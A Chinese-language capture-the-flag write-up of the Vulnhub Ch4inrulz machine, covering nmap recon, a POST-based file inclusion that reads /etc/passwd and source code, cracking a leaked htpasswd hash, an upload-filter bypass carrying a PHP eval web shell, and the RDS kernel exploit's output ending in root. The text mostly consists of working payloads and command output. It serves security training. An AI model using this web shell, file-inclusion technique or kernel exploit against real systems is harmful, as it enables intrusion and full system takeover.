Vulnhub Ch4inrulz

ckj123 / 2018-10-03 01:21:59 / 浏览数 4236 安全技术 CTF 顶(0) 踩(0)


Vulnhub Ch4inrulz

进站先扫一波目录

```
root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.17.1    00:50:56:c0:00:08       VMware, Inc.
192.168.17.2    00:50:56:ee:36:e8       VMware, Inc.
192.168.17.133  00:0c:29:29:24:c4       VMware, Inc.
192.168.17.254  00:50:56:f9:b2:3f       VMware, Inc.

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.553 seconds (100.27 hosts/sec). 4 responded
root@kali:~# nmap -A -sV 192.168.17.133
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-10 23:18 CST
Nmap scan report for 192.168.17.133
Host is up (0.00032s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.17.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d4:f8:c1:55:92:75:93:f7:7b:65:dd:2b:94:e8:bb:47 (DSA)
|   2048 3d:24:ea:4f:a2:2a:ca:63:b7:f4:27:0f:d9:17:03:22 (RSA)
|_  256 e2:54:a7:c7:ef:aa:8c:15:61:20:bd:aa:72:c0:17:88 (ECDSA)
80/tcp   open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: FRANK's Website | Under development
8011/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:29:24:C4 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.19 - 2.6.36
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms 192.168.17.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.27 seconds
```

访问ftp 可以匿名登陆 但是服务器上没有什么东西
扫80端口的目录 发现/development/ 但是有登陆认证
扫8011端口目录发现/api/ 其中files_api.php可以访问 剩下都是404

http://192.168.17.133:8011/api/files_api.php?file=/etc/passwd被拦截



换一种思路 POST访问 成功触发文件包含

http://192.168.17.133:8011/api/files_api.php

form-data | x-www-form-urlencoded | raw

file /etc/passwd Text

Key Value Text

Send Preview Add to collection

Body Headers (9) STATUS 200 OK TIME 22 ms

Pretty Raw Preview JSON XML

```
1
2  <head>
3      <title>franks website | simple website browser API</title>
4  </head>
5
6  root:x:0:0:root:/root:/bin/bash
7  bin:x:2:2:bin:/bin:/bin/sh
8  sys:x:3:3:sys:/dev:/bin/sh
9  sync:x:4:65534:sync:/bin:/bin/sync
10 games:x:5:60:games:/usr/games:/bin/sh
11 man:x:6:12:man:/var/cache/man:/bin/sh
12 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
13 mail:x:8:8:mail:/var/mail:/bin/sh
14 news:x:9:9:news:/var/spool/news:/bin/sh
15 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
16 proxy:x:13:13:proxy:/bin:/bin/sh
17 www-data:x:33:33:www-data:/var/www:/bin/sh
18 backup:x:34:34:backup:/var/backups:/bin/sh
19 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
20 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
21 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
22 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
23 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
24 syslog:x:101:103::/home/syslog:/bin/false
25 frank:x:1000:1000:frank,,,:/home/frank:/bin/bash
26 sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
27 ftp:x:103:111:ftp daemon,,,:/srv/ftp:/bin/false
28
29
```


但是除了/etc/passwd没有获得其他信息 用nikto -h 192.168.17.133重新扫描发现了index.html.bak
包含/var/www/index.html.bak得到

```
<head>
   <title>franks website | simple website browser API</title>
</head>
<html>
   <body>
       <h1>It works!</h1>
       <p>This is the default web page for this server.</p>
       <p>The web server software is running but no content has been added, yet.</p>
       <a href="/development">development</a>
       <!-- I will use frank:$apr1$1oIGDEDK$/aVFPluYt56UvslZMBDoC0 as the .htpasswd file to protect the development path -->
   </body>
</html>
```

john破解密码

```
root@kali:~# echo "frank:$apr1$1oIGDEDK$/aVFPluYt56UvslZMBDoC0" > htpass
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt htpass
frank!!!         (frank)
```

成功登陆来到文件上传处http://192.168.17.133/development/uploader/
php://filter/read=convert.base64-encode/resource=/var/www/development/uploader/upload.php读取upload.php

```
<?php
$target_dir = "FRANKuploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
$imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));
// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
   $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
   if($check !== false) {
       echo "File is an image - " . $check["mime"] . ".";
       $uploadOk = 1;
   } else {
       echo "File is not an image.";
       $uploadOk = 0;
   }
}
// Check if file already exists
if (file_exists($target_file)) {
   echo "Sorry, file already exists.";
   $uploadOk = 0;
}
// Check file size
if ($_FILES["fileToUpload"]["size"] > 500000) {
   echo "Sorry, your file is too large.";
   $uploadOk = 0;
}
// Allow certain file formats
if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg"
&& $imageFileType != "gif" ) {
   echo "Sorry, only JPG, JPEG, PNG & GIF files are allowed.";
   $uploadOk = 0;
}
// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
   echo "Sorry, your file was not uploaded.";
// if everything is ok, try to upload file
} else {
   if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
       echo "The file ". basename( $_FILES["fileToUpload"]["name"]). " has been uploaded to my uploads path.";
   } else {
       echo "Sorry, there was an error uploading your file.";
   }
}
?>
```

并不复杂 轻松绕过

```
------WebKitFormBoundary6ASKHcBP296EHAad
Content-Disposition: form-data; name="fileToUpload"; filename="1.png"
Content-Type: image/png

GIF89a
<?php @eval($_POST[cmd]);?>
------WebKitFormBoundary6ASKHcBP296EHAad
Content-Disposition: form-data; name="submit"

Upload Image
------WebKitFormBoundary6ASKHcBP296EHAad--
```

通过之前的LFI include图片 成功获得webshell 用php反弹shell收集信息

```
uname -a
Linux ubuntu 2.6.35-19-generic #28-Ubuntu SMP Sun Aug 29 06:34:38 UTC 2010 x86_64 GNU/Linux
```

谷歌搜了一下 发现可以使用rds漏洞 https://github.com/lucyoa/kernel-exploits/tree/master/rds
下载编译运行 获得root shell

```
./rds
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved security_ops to 0xffffffff81ce8df0
[+] Resolved default_security_ops to 0xffffffff81a523e0
[+] Resolved cap_ptrace_traceme to 0xffffffff8125db60
[+] Resolved commit_creds to 0xffffffff810852b0
[+] Resolved prepare_kernel_cred to 0xffffffff81085780
[*] Overwriting security ops...
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved security_ops to 0xffffffff81ce8df0
[+] Resolved default_security_ops to 0xffffffff81a523e0
[+] Resolved cap_ptrace_traceme to 0xffffffff8125db60
[+] Resolved commit_creds to 0xffffffff810852b0
[+] Resolved prepare_kernel_cred to 0xffffffff81085780
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved security_ops to 0xffffffff81ce8df0
[+] Resolved default_security_ops to 0xffffffff81a523e0
[+] Resolved cap_ptrace_traceme to 0xffffffff8125db60
[+] Resolved commit_creds to 0xffffffff810852b0
[+] Resolved prepare_kernel_cred to 0xffffffff81085780
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
id
uid=0(root) gid=0(root) groups=0(root)
```

/home/frank/user.txt和/root/root.txt一共两个flag

上一篇：Java沙箱逃逸走过的二十个春秋（二） 下一篇：Vulnhub C0m80_3mr...

1. 0 条回复

- 动动手指，沙发就是你的了！